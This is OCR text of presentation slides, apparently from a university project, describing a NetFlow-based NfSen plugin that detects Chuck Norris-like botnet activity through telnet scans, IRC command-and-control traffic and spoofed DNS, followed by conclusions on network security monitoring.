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

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Part IV

Botnet Detection Plugin

Botnet Detection Plugin


Introduction

- **Detects Chuck Norris**-like botnet behavior.
- Based on **NetFlow** and other network data sources.

Plugin Architecture

- Compliant with **NfSen plugins** architecture recommendations.
- **PHP** frontend with a **Perl** backend and a **PostreSQL** DB.
- **Web**, **e-mail** and **syslog** detection **output** and reporting.

Plugin Architecture



Detection Methods

Telnet Scan Detection

- Incoming and outgoing **TCP SYN scans** on port 23.

Connections to Botnet Distribution Sites

- Bot's **web download requests** from infected host.


Connections to Botnet C&C Centers

- Bot's **IRC traffic** with command and control centers.

DNS Spoofing Attack Detection

- Communication with **spoofed DNS** servers and OpenDNS.

Web Interface – Infected Host Detected



Plugin Development Status

Current Version

- Development snapshot released – **alpha version**.
- **Flow-based methods** implemented.
- **Import past** NetFlow **data** to process with plugin.
- **Web frontend** output including DNS and `whois` information.

Future Work

- **Active detection** of infected hosts (`nmap`).
- Further **detection** methods – **DDoS** activities, Telnet **dictionary attack**, ...

Part V

Conclusion

Conclusion

Motivation

- Everybody leaves **traces in network traffic** (you can't hide).
- Observe and **automatically inspect 24x7** your network data.
- **Detect attacks before** your hosts are **infected**.

Experience

- **Better network knowledge** after you deploy NSM.
- NSM is **essential in liberal** network environments.

Future

- We are **open to research collaboration** in NSM area.
- Our NSM **tools and plugins are available** on request.

Thank You For Your Attention!

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Project CYBER
http://www.muni.cz/ics/cyber

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